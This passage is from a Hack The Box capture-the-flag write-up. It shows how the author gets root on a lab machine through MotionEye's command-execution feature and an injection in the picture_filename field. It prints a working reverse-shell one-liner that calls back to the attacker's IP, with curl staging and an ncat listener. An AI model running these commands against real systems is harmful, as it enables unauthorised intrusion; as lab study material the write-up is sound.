
And there you go, the web interface was being hosted on port 8765:

Exploiting Motioneye web page
Opening the side panel showed me the version and a bunch of more stuff as you can see:

Right below this part, in the File Storage menu I found a option for running commands, as you can see below:

I enabled and put a simple curl command to me, if it executes I would receive the request on my python server. While I waited for some kinda of event trigger this command I used the versions we saw earlier to google around once more, I ended up landing on this known exploit.

It’s a RCE flaw triggered by the unsanitized picture_filename field which you can change under Settings -> Still Images menu. By adding $() at the begging of the date format you can execute commands, these commands will be triggered once a image is saved and by changing the Capture Mode to Interval Snapshots you can trigger image saves each ten seconds or whatever value is at Snapshot Interval.


At this point I didn’t even had changed the Image File Name, I just enabled the Interval Snapshots and once applied my python server started receiving requests each 10 seconds. The curl command I added earlier was being executed and reaching to my python server:
At times like this I always like to go for a multi-stage shell because if it fails, I would at least where/what failed. If I received the request and the shell didn’t by, for example.
So I put a simple bash shell on a .sh file, made the service request and save it using curl and once it did, I executed it with bash:
echo 'bash -i >&/dev/tcp/10.10.15.158/9001 0>&1' > shell.sh
chmod +x shell.sh
python3 -m http.server 8080
ncat -lvnp 9001

# On Motioneye web page
curl http://10.10.15.158:8080/shell.sh
# Once you see the request on python server
bash shell.sh
Waited a few seconds and got a root shell, machine successfully owned :).

Technically, the exploit I used isn’t CVE-2025-60787 btw…It abuses a legitime feature that allows running commands on image save events, which is bad feature but it has it’s uses cases. The real vulnerablility/flaw here is that the entire motioneye service runs as root, which allows an attacker to use it to escalate privileges.
Maybe the service needs privileges for some operations but throwing a sudo there is surely wrong, probably there are better ways to achieve the same thing.
Thank you for reading :)
If you read until here, well, congratulations. This one was easier and shorter but you still deserve it. Feel free to reach out to me if you have any questions. Also, If you’ve found any errors or sections that could be explained better, feel free to email or contact me in any social media :)
If this writeup helped you, consider giving me respect on my hackthebox profile